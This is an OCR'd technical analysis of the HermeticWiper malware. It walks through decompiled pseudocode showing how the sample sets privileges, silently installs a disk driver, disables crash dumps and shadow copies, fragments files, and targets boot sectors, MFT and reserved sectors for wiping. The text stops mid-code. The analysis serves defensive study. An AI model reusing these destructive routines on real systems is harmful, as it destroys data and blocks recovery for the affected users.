
Preparations

First the sample parses command line arguments. They will have minor impact on the execution – may just alter how long the sample is going to sleep between the execution of the particular phases.

Then, the sample proceeds to set privileges that are needed in order to execute the actions that are going to be performed. Two privileges are being set in the main function of the malware: `SeShutdownPrivilege` (that allows to reboot the system) and


```
SeBackupPrivilege
```

(that allows to manipulate system backups):




```
98  ProcessHeap = GetProcessHeap();
99  token_priv = HeapAlloc(ProcessHeap, 8u, HIDWORD(alloc_size));
100 *SeShutdownPrivilege = 'e\0S';                // SeShutdownPrivilege
101 *&SeShutdownPrivilege[2] = 'h\0S';
102 *&SeShutdownPrivilege[4] = 't\0u';
103 *&SeShutdownPrivilege[6] = 'o\0d';
104 *&SeShutdownPrivilege[8] = '\x02\x9A';
105 *&SeShutdownPrivilege[10] = 0;
106 *&SeShutdownPrivilege[12] = 'v\0i';
107 *&SeShutdownPrivilege[14] = 'l\0i';
108 *&SeShutdownPrivilege[16] = 'g\0e';
109 *&SeShutdownPrivilege[18] = 'e';
110 CurrentProcess = GetCurrentProcess();
111 if ( OpenProcessToken(CurrentProcess, 0x28u, &hndl) )
112 {
113
114   if ( !GetModuleFileNameW(0, Filename, 0x104u) )// get the current module name, or...
115     wsprintfW(Filename, L"c*");               // find first file starting from 'c*'
116
117   FindFirstFileW(Filename, &FindFileData);
118
119   _GetLastError = GetLastError;
120   GetLastError();
121   CharLowerW(FindFileData.cFileName);
122   v13 = FindFileData.cFileName[0];
123   *&v33[4 * FindFileData.cFileName[0]] = 'n\0w';// puts a fragment of a string "SeShutdownPrivilege": "wnPr"
124                                                 // on positions depending on file name;
125                                                 // the string is valid only if the file name starts with "c"
126   *&v33[4 * v13 + 2] = 'r\0P';
127   LookupPrivilegeValueW(0, SeShutdownPrivilege, &token_priv->Privileges[0].Luid);// "SeShutdownPrivilege"
128   LookupPrivilegeValueW(0, L"SeBackupPrivilege", &token_priv->Privileges[1].Luid);
129   alloc_size = 0i64;
130   new_state = token_priv;
131   token_priv->PrivilegeCount = 2;
132   is_disable = 0;
133   token_priv->Privileges[0].Attributes = 2;   // SE_PRIVILEGE_ENABLED = 0x00000002
134   token_priv->Privileges[1].Attributes = 2;   // // SE_PRIVILEGE_ENABLED = 0x00000002
135
136   AdjustTokenPrivileges(hndl, is_disable, new_state, HIDWORD(new_state), alloc_size, HIDWORD(alloc_size));
```

Here comes and interesting twist: the string defining `SeShutDownPrivilege` is composed on the stack, and one chunk in between is missing:



This missing chunk `wnPr` is then being filled at the position that is calculated depending on the first character of the current executable name. Due to this, the string becomes complete (and the privilege is set properly) only in the case if the sample has a name starting from “c”.



The reason why the authors decided for such unusual alteration of the flow is not sure. It may be just to obfuscate this particular, suspicious string. It is also common for malware authors to use a name check as an anti-sandbox technique (since sandboxes may assign to samples some predictable names: in the case if such name was detected, sample may exit, so that its behavior cannot be tracked by the Sandbox). However, here the change in the sample behavior is very minor – it affects only the reboot functionality, not the main mission of the malware.

Driver Installation

After that, the malware proceeds to the installation of the driver:

```
136     AdjustTokenPrivileges(hndl, is_disable, new_state, HIDWORD(new_state), alloc_size, HIDWORD(alloc_size));
137
138     if ( GetLastError() )
139     {
140 LABEL_21:
141       if ( unpack_and_install_drivers(&wipStruct_1) )
142       {
```

The installation function takes several steps.

First, the system is fingerprinted, so that the malware can select the most appropriate version of the driver to be used. Depending on the Windows version, and the bitness (32 or 64 bit), the resource is selected.

```
50  j_memset(pszPath, 0, sizeof(pszPath));
51  ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
52  v38 = wnsprintfW(pszPath, 260, L"\\??\\");
53  if ( ModuleHandleW )
54  {
55    ProcAddress = GetProcAddress(ModuleHandleW, "Wow64DisableWow64FsRedirection");
56    GetProcAddress(ModuleHandleW, "Wow64RevertWow64FsRedirection");
57    IsWow64Process = GetProcAddress(ModuleHandleW, "IsWow64Process");
58    if ( IsWow64Process )
59    {
60      CurrentProcess = GetCurrentProcess();
61      (IsWow64Process)(CurrentProcess, &is_wow);
62    }
63  }
64  j_memset(&VersionInformation, 0, sizeof(VersionInformation));
65  VersionInformation.dwOSVersionInfoSize = 284;
66  VersionInformation.dwMajorVersion = 6;
67  VersionInformation.dwMinorVersion = 0;
68  v5 = VerSetConditionMask(0i64, 2u, 3u);
69  v6 = VerSetConditionMask(v5, 1u, 3u);
70  if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
71  {
72    if ( is_wow )
73      ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
74    else
75      ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
76  }
77  else
78  {
79    if ( GetLastError() != 1150 )
80      return 0;
81    v35 = 1;
82    if ( is_wow )
83      ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
84    else
85      ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
86  }
87  resource = ResourceW;
88  if ( !ResourceW )
89    return 0;
90  v9 = LoadResource(hModule, ResourceW);
```

Before installing the driver, the crash dump mechanism is being disabled:

Crash Dumps are usually being made if the full system crashes, possibly because of a bug/instability in a driver. They contain information about the full status of the system, and on what exactly happen, in order to help debugging. Disabling crashes before the installation suggests that the authors of the malware have some level of distrust in the used drivers, or believe that the executed operation posses some risk of crashing the system. That's why they want to be extra sure that if it eventually happens, the Administrators will have a harder time to find the reason.


Then, they check if the driver is already installed. They do it by sending there and IOCTL, that is supposed to retrieve information about the drive geometry. If this operation has failed, it means the driver is not there, and they can proceed with the installation.

```
wnsprintfW(FileName, 260, L"\\\\.\\EPMNTDRV\\%u", 0);
pm_drv = check_disk_geom_type(FileName, 0, 0);
if ( !pm_drv || pm_drv == -1 )
{                                                   // procees with the driver installation
```

The installation is done by first generating a pseudorandom, 4-character long name for the driver, from the hardcoded charset. The function also makes sure that the file with the generated name does not exist yet.

```
  PathAppendW(pszPath, L"Drivers");
  PathAddBackslashW(pszPath);
  v38 = 26;
  pseudorand_name = &pszPath[wcslen(pszPath)];
  do
  {
    wmemcpy(charset, L"abcdefghijklmnopqrstuvwxyz", 26);
    CurrentProcessId = GetCurrentProcessId();
    v14 = (CurrentProcessId + 1) % 0xFFF1;
    *pseudorand_name = charset[(v14 + ((v14 % 0xFFF1) << 16)) % v38];
    pseudorand_name[1] = charset[((v14 + CurrentProcessId) % 0xFFF1
                                + (((v14 % 0xFFF1 + (v14 + CurrentProcessId) % 0xFFF1) % 0xFFF1) << 16))
                               % 0x1A];
    StrCatBuffW(pseudorand_name + 1, L"drv", 4);
    pseudorand_name[6] = 0;
  }
  while ( PathFileExistsW(pszPath) );
```

Then, the compressed version of the file is being dropped. And finally, the driver is decompressed from it.



The decompressed driver is installed as a service:

```
  gen_random_for_retrieval_pointers(file_name, wipStruct_);
  j_memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
  j_memset(&open_buf, 0, sizeof(open_buf));
  ret_val = LZOpenFileW(file_name, &ReOpenBuf, 2u);
  if ( ret_val >= 0 )
  {
    PathAddExtensionW(pszPath, L".sys");
    lzHndl = LZOpenFileW(file_name, &open_buf, 0x1002u);//
                                                // OF_CREATE | OF_READWRITE
    lpBuffer = lzHndl;
    if ( lzHndl >= 0 )
    {
      v22 = LZCopy(ret_val, lzHndl);
      LZClose(ret_val);
      LZClose(lpBuffer);
      if ( v22 > 0 )
      {
        _file_name = file_name;
        if ( v35 )
          _file_name = StrStrIW(file_name, L"System32");

        driver_svc = create_driver_svc(_file_name, FileName);
        if ( driver_svc )
        {
          wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", FileName);
          RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
        }
      }
      gen_random_for_retrieval_pointers(file_name, wipStruct_);
```

At this point, the newly dropped files are also added to the structures that will be further passed to the wiping functions – so that the files can be overwritten at low level. More about it is described in section "Data collection".

The installation function (denoted as `create_driver_svc`) first enables yet another privilege:

```
SeLoadDriverPrivilege
```

(which is required to allow loading drivers):

```
32  {
33    CurrentProcess = GetCurrentProcess();
34    if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
35    {
36      LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", &new_state->Privileges[0].Luid);
37      new_state->PrivilegeCount = 1;
38      new_state->Privileges[0].Attributes = 2;  // SE_PRIVILEGE_ENABLED = 0x00000002
39      hSCManager = AdjustTokenPrivileges(TokenHandle, 0, new_state, 0, 0, 0);
40    }
41    GetLastError();
```

Then the driver is added as a system service, and started:

```
85          ServiceW = CreateServiceW(
86                       hSCManager,
87                       lpServiceName,
88                       lpServiceName,
89                       0xF01FFu,
90                       1u,
91                       3u,
92                       1u,
93                       lpBinaryPathName,
94                       0,
95                       0,
96                       0,
97                       0,
98                       0);
99          if ( !ServiceW )
100         {
101           v11 = GetLastError();
102           goto LABEL_12;
103         }
104         v19 = 1;
105       }
106       for ( i = 0; i < 5; ++i )
107       {
108         if ( started )
109           break;
110         started = StartServiceW(ServiceW, 0, 0);
111         Sleep(0x3E8u);
```

This triggers execution of the `DriverEntry` function, and since that point, the driver is residing in memory.

After the successful installation, the registry keys related to the service, as well as the dropped files, are deleted, to make the new driver more difficult to spot:

```
193       DeleteFileW(file_name);
194       ExtensionW = PathFindExtensionW(file_name);
195       if ( ExtensionW )
196       {
197         *ExtensionW = 0;
198         DeleteFileW(file_name);
199       }
```

We must note, that file deletion does not interfere in the functionality of the driver. It is still loaded in memory (till the next reboot) and will be available for the further use.

Disabling shadow copies

It is a common action done by ransomware to delete shadow copies. It is supposed to destroy system backups, and paralyze the recovery. In this case, we can see the sample disabling the Shadow copy Service:

```
143       v14 = 0;
144       v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
145       hndl = v15;
146       if ( v15 )
147       {
148         vss_svc = OpenServiceW(v15, L"vss", 0x22u);// Volume Shadowcopy Service
149         _vss_svc = vss_svc;
150         if ( vss_svc )
151         {
152           if ( !ChangeServiceConfigW(vss_svc, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )//
153                                                   // ServiceType -> 0x10 = SERVICE_WIN32_OWN_PROCESS
154                                                   // StartType -> 0x4 = SERVICE_DISABLED
155             v14 = _GetLastError();
156           ControlService(_vss_svc, 1u, 0);
157           CloseServiceHandle(_vss_svc);
158           CloseServiceHandle(hndl);
159         }
160         else
161         {
162           v14 = _GetLastError();
163           CloseServiceHandle(hndl);
164         }
165       }
166       else
167       {
168         v14 = _GetLastError();
169       }
```

Data Fragmentation

During our analysis, we noticed that the malware fragments the files present on the disk (as opposite of defragmentation).

Before the fragmentation routine, it changes some settings related to explorer:

```
RegQueryInfoKeyW(HKEY_USERS, Class, &cchClass, 0, &cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( cSubKeys )
{
  for ( i = 0; i < cSubKeys; ++i )
  {
    cchName = 255;
    if ( !RegEnumKeyExW(HKEY_USERS, i, Name, &cchName, 0, 0, 0, 0) )
    {
      phkResult = 0;
      if ( !RegOpenKeyW(HKEY_USERS, Name, &phkResult) )
      {
        hKey = 0;
        if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
        {
          *Data = 0;
          RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);//
                                                  // Displays compressed and encrypted NTFS files in color. MUST be 1 to enable, or 0 to disable.
          RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);//
                                                  // Shows pop-up descriptions for folder and desktop items. MUST be 1 to enable, or 0 to disable.
          RegCloseKey(hKey);
        }
        RegCloseKey(phkResult);
      }
    }
  }
}
```

This is probably to hide the information about the file status to the user, to keep them in blind for as long time as possible.

Below function shows how the fragmentation routine is executed:

```
if ( v4 )
{
  for ( i = 0; i < 0x10; ++i )
  {
    hEvent = lpThreadParameterStruct1->hEvent;
    lpThreadParameterStruct1->unk0 = i;
    if ( !WaitForSingleObject(hEvent, 0) )
      break;
    enum_files_CallbackThirdParam(Avoid_special_windows_dir_lists, FileName, fragmentFile, lpThreadParameterStruct1);
  }
  HeapFree = ::HeapFree;
}
```

The standard windows directories are being excluded:

```
int __stdcall check_special_windows_dir_lists(PCWSTR pszFirst, PWIN32_FIND_DATAW a2, elementStr *a3)
{
  int v3; // esi
  elementStr *fLink; // eax
  PCWSTR pszSrch[7]; // [esp+Ch] [ebp-1Ch]

  v3 = 0;
  pszSrch[0] = L"Windows";
  pszSrch[1] = L"Program Files";
  pszSrch[2] = L"Program Files(x86)";
  pszSrch[3] = L"PerfLogs";
  pszSrch[4] = L"Boot";
  pszSrch[5] = L"System Volume Information";
  pszSrch[6] = L"AppData";
  while ( !StrStrIW(pszFirst, pszSrch[v3]) )
  {
    if ( ++v3 >= 7 )
      return 1;
  }
```

This can be done both to save time (by not corrupting standard files), and to avoid the interference with system stability.

The file fragmentation process can be seen in next images:

```
53    InBuffer.QuadPart = __PAIR64__(v6, v22);
54    v24 = 0;
55    DeviceIoControl(hFile, FSCTL_GET_RETRIEVAL_POINTERS, &InBuffer, 8u, revieval_points, 0x20u, &BytesReturned, 0);
56    LastError = GetLastError();
57    v19 = LastError;
58    if ( LastError )
59    {
60      if ( LastError != ERROR_MORE_DATA )
61        break;
62      v22 = revieval_points[4];
63      v25 = revieval_points[5];
64    }
65    v8 = *(revieval_points + 2) - InBuffer.QuadPart;
66    v9 = v8 >> 1;
67    v10 = SHIDWORD(v8) >> 1;
```

```
68    while ( v10 || v9 > 1 )
69    {
70      v29 = 0i64;
71      GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
72      p_bitmap_buf = &struct_1->bitmap_buf;
73      bitmap_buf = struct_1->bitmap_buf;
74      LODWORD(v18) = bitmap_buf->BitmapSize.LowPart;
75      HighPart = bitmap_buf->BitmapSize.HighPart;
76      HIDWORD(v18) = HighPart;
77      v12 = sub_401160(*&SystemTimeAsFileTime, v18);
78      v17 = bitmap_buf->BitmapSize.HighPart;
79      StartingLcn = bitmap_buf->BitmapSize.LowPart;
80      if ( sub_401370(StartingLcn, v17, v12, HIDWORD(v12), v9, v10)
81        || sub_401370(StartingLcn - v12, (__PAIR64__(HighPart, StartingLcn) - v12) >> 32, 0, 0, v9, v10) )
82      {
83        v31.FileHandle = hObject;
84        v31.StartingVcn = InBuffer;
85        v31.StartingLcn.QuadPart = v29;
86        v31.ClusterCount = v9;
87        v24 = DeviceIoControl(struct_1->hDevice, FSCTL_MOVE_FILE, &v31, 0x20u, 0, 0, &BytesReturned, 0);
88        if ( v24 )
89        {
90          revieval_points = _revieval_points;
91          if ( (_revieval_points[7] & _revieval_points[6]) != -1 )
92          {
93            sub_4011E0(v9, (*p_bitmap_buf)->Buffer, v29, 1);
94            sub_4011E0(v9, (*p_bitmap_buf)->Buffer, *(_revieval_points + 3), 0);
95          }
96          goto LABEL_15;
97        }
98        error = GetLastError();
99        v19 = error;
100       if ( error != ERROR_ACCESS_DENIED )
101       {
102         revieval_points = _revieval_points;
103         goto LABEL_16;
104       }
105       get_volume_bitmap(struct_1->hDevice, &struct_1->bitmap_buf, &struct_1->bitmap_size);
106       revieval_points = _revieval_points;
107     }
108     else
109     {
110       revieval_points = _revieval_points;
```

The fragmentation algorithm implementation is achieved by using different IOCTL_CODES (FSCTL) as FSCTL_GET_RETRIEVAL_POINTERS and FSCTL_GET_MOVE_FILES. The code looks pretty similar to a defragmentation code. But in this case, is being modified in order to fragment, where file chunks are splitted and moved to free clusters in the disk.

Data collection

After those preparations, malware enters the second stage of the execution: data collection. In casual ransomware cases, we may see sometimes that prior to the encryption, malware iterates through various directories, and makes a list of files that it is going to attack. This case is analogous, but much more interesting, because the authors iterate not through directories (at high level, using windows API), but at low level, through NTFS file system, reading various structures and parsing them manually. To enumerate them, they send IOCTLs through standard Windows devices (the newly installed driver is not used yet).

Data storage

The output of this parsing is stored in custom structures which we managed to reconstruct, and defined in the following way:

```
struct elemStr{ elemStr *fLink; elemStr *bLink; chunkStr *chunkPtr; DWORD diskNumber; BYTE *randomBu
```

They both are linked lists.

The first one `elemStr` defines the element that will be overwritten. Its size is retrieved, and the random buffer dedicated for its overwrite is generated:

```
182   _size_to_fill = total_size;
183   elem_str->diskNumber = disk_num;
184   elem_str->chunkPtr = 0;
185   if ( !total_size )
186     _size_to_fill = 8 * BytesPerSector;
187
188   v39 = _size_to_fill;
189   elem_str->sizeBuffer = _size_to_fill;
190   heap = GetProcessHeap();
191   temp_buf = HeapAlloc(heap, 0, v39);
192   elem_str->randomBufToWrite = temp_buf;
193   if ( temp_buf )
194   {
195     SystemTimeAsFileTime = 0i64;
196     GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
197     sizeBuffer = elem_str->sizeBuffer;
198     randomBufToWrite = elem_str->randomBufToWrite;
199     phProv = 0;
200     if ( CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000040) )
201     {
202       if ( !CryptGenRandom(phProv, sizeBuffer, randomBufToWrite) && sizeBuffer )
203       {
204         do
205         {
206           *randomBufToWrite++ = 0;
207           --sizeBuffer;
208         }
209         while ( sizeBuffer );
210       }
211       CryptReleaseContext(phProv, 0);
212     }
213     goto process_next;
214   }
```

The “chunk” represents a continuous block of physical addresses to be overwritten.

So in general, the malware will use these structures in a 2 step process. First step will collect all the data. The second step will wipe this data, using the previous created structure.

Collected elements

As seen before, these structures will be sent to functions that will perform the data corruption, at a very low level. The elements that are collected for later destruction are presented below.

Own executable and the dropped drivers

We have seen that the attackers were interested in cleaning their trace. To accomplish that, they will delete their own executable from disk, even tough the binary itself keeps running and in memory. As any other task performed in the filesystem by HermeticWiper, the way of deleting their binary is slightly different as other malwares do. The attackers first manage to find which offset the binary occupies in raw, and finally they will overwrite that specific offset.

```
SetLastError(v14);
if ( GetModuleFileNameW(0, Filename, 0x104u) )
  gen_random_for_retrieval_pointers_Fill_Add_To_diskStruct(Filename, &wipStructOwnBinary);// ADD OWN BINARY
```

The dropped files (compressed and uncompressed driver) were added to the same structure, just after the the installation.

The Boot Sector

One of the attackers motivation is making devices incapable of loading the OS. The first step followed is enumerating all physical devices, as well as partitions. For that, a simple loop is used that tries to open a handle to HardDisk[num], where num is iterated from 0 to 100:

```
175         for ( i = 0; i <= 100; ++i )
176           fill_partitions_info(i, &wipStruct, make_random_data_for_sector);
```

All this information is then stored into a `elemStr` structure that contains data as the disk number. In this case, chunkElement will describe raw addresses of boot sectors. In that regard, an especial mention is made to

```
C:System Volume Information
```

. The attackers will add to boot_sectors structure this folder contents:

```
parse_NTFS_AND_execute_callback(
  nFileIndexLow,
  FileIndexHigh,
  notUsed,
  &topStr,
  indexRootExecuting,
  $INDEX_ROOT);                         // $INDEX_ROOT
                                        // 0x90
if ( _flag || (dataCounter = topStr.dataCounter) == 0 )
{
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,
    FileIndexHigh,
    notUsed_1,
    &topStr,
    indexAllocationExecuting,
    $INDEX_ALLOCATION);                 // $INDEX_ALLOCATION
                                        // 0xA0
                                        // Used to implement filename allocation for large directories.
  dataCounter = topStr.dataCounter;
```

According to Microsoft, "*The Mount Manager maintains the Mount Manager remote database on every NTFS volume in which the Mount Manager records any mount points defined for that volume. The database file resides in the directory System Volume Information on the NTFS volume*" (Windows Internals, 6th edition). So this

technique is also created for increasing damage. Finally, all these collected offsets will be overwritten as the malicious binary was, leveraging the EasyUS driver.

Reserved Sectors and MFT

As before, the malware will brute-force again against the PhysicalDrive ID to find valid drive IDs. Then it uses IOCTL_DISK_GET_DRIVE_LAYOUT_EX to retrieve information about all the primary partitions present on the drive and reads the first sector from that partition. Other information required to read one sector from the disk is retrieved by using the IOCTL_DISK_GET_DRIVE_GEOMETRY_EX.

```
41  memset(&dev_geom, 0, sizeof(dev_geom));
42  _sector_buf = 0;
43  wnsprintfW(FileName, 260, L"\\\\.\\PhysicalDrive%u", next_drive_id);
44  hndl = check_disk_geom_type(FileName, &dev_geom, &posDiskNumber_);
45  disk_dev = hndl;
46  if ( hndl != -1 )
47  {
48    if ( !hndl )
49      return 0;
50    v7 = 9408;
51    ProcessHeap = GetProcessHeap();
52    dsk_layout = HeapAlloc(ProcessHeap, 8u, 0x24C0u);
53    DeviceIoControl(disk_dev, IOCTL_DISK_GET_DRIVE_LAYOUT_EX, 0, 0, dsk_layout, 0x24C0u, &BytesReturned, 0);
54    if ( GetLastError() == ERROR_INSUFFICIENT_BUFFER )
55    {
56      while ( 1 )
57      {
58        v9 = GetProcessHeap();
59        HeapFree(v9, 0, dsk_layout);
60        v7 += 144;
61        dsk_layout = 0;
62        if ( v7 >= 0x48C0 )
63          break;
64        v10 = GetProcessHeap();
65        dsk_layout = HeapAlloc(v10, 8u, v7);
66        if ( !dsk_layout )
67        {
68          GetLastError();
69          break;
70        }
71        DeviceIoControl(disk_dev, IOCTL_DISK_GET_DRIVE_LAYOUT_EX, 0, 0, dsk_layout, v7, &BytesReturned, 0);
72        if ( GetLastError() != ERROR_INSUFFICIENT_BUFFER )
73          goto process_partitions;
74      }
75    }
76    else
77    {
78  process_partitions:
```

Once the first sector of a partition is read then the callback function passed by the malware is invoked on this sector.

```
process_partitions:
      if ( dsk_layout )
      {
        PartitionStyle = dsk_layout->PartitionStyle;
        v30 = 1;
        if ( PartitionStyle == PARTITION_STYLE_RAW || !PartitionStyle || PartitionStyle == PARTITION_STYLE_GPT )//
                                                // PartitionStyle == PARTITION_STYLE_MBR (0)
        {
          v12 = dsk_layout->PartitionCount == 0;
          partition_indx = 0;
          if ( !v12 )
          {
            BytesPerSector = dev_geom.Geometry.BytesPerSector;
            PartitionEntry = dsk_layout->PartitionEntry;
            curr_offset = dsk_layout->PartitionEntry;
            while ( 1 )
            {
              part_style = PartitionEntry->PartitionStyle;
              if ( part_style )
              {
                if ( part_style != PARTITION_STYLE_GPT )
                  break;
              }
              _BytesPerSector = BytesPerSector;
              v16 = GetProcessHeap();
              sector_buf = HeapAlloc(v16, 0, _BytesPerSector);
              _sector_buf = sector_buf;
              if ( !sector_buf
                || !SetFilePointerEx(disk_dev, curr_offset->StartingOffset, 0, 0)
                || !ReadFile(disk_dev, sector_buf, dev_geom.Geometry.BytesPerSector, &BytesReturned, 0) )
              {
                GetLastError();
                break;
              }
              BytesPerSector = dev_geom.Geometry.BytesPerSector;
              if ( dev_geom.Geometry.BytesPerSector >= 0x200u )
              {
                if ( !sector_buf->BPB.BytesPerSector )
                  sector_buf->BPB.BytesPerSector = dev_geom.Geometry.BytesPerSector;

                callback_on_next_sector(
                  disk_dev,
                  sector_buf->jmpInstr,
                  _wiperStruct,
                  posDiskNumber_.unk0,
                  curr_offset->StartingOffset.LowPart,
                  curr_offset->StartingOffset.HighPart);
                BytesPerSector = dev_geom.Geometry.BytesPerSector;
              }
              PartitionEntry = curr_offset + 1;
              ++partition_indx;
              ++curr_offset;
              if ( partition_indx >= dsk_layout->PartitionCount )
              {
                sector_buf_1 = _sector_buf;
                goto close_dev_hndl;
              }
            }
          }
        }
```

Depending on the filesystem type if its FAT then it wipes all the Reserved Sectors, the boot record sectors in FAT filesystem are part of Reserved Sectors. In case of NTFS the malware wipes the MFT and MFTMirror (backup MFT) present on the disk, the purpose of which is to make the recovery of the data harder.

```
    if ( StrStrA(&String1, "FAT") || (String1 = *sector_buf->filesys_type, (result = StrStrA(&String1, "FAT")) != 0) )
    {
      SectorsPerFAT = sector_buf->SectorsPerFAT;
      if ( !SectorsPerFAT )
        SectorsPerFAT = sector_buf->logical_sectors_per_FAT;
      BytesPerSector = sector_buf->BytesPerSector;
      to_gen_random(
        a4,
        &wiper_struct->fLink,
        a5 + BytesPerSector * sector_buf->ReservedSectors,
        (a5 + BytesPerSector * sector_buf->ReservedSectors) >> 32,
        BytesPerSector
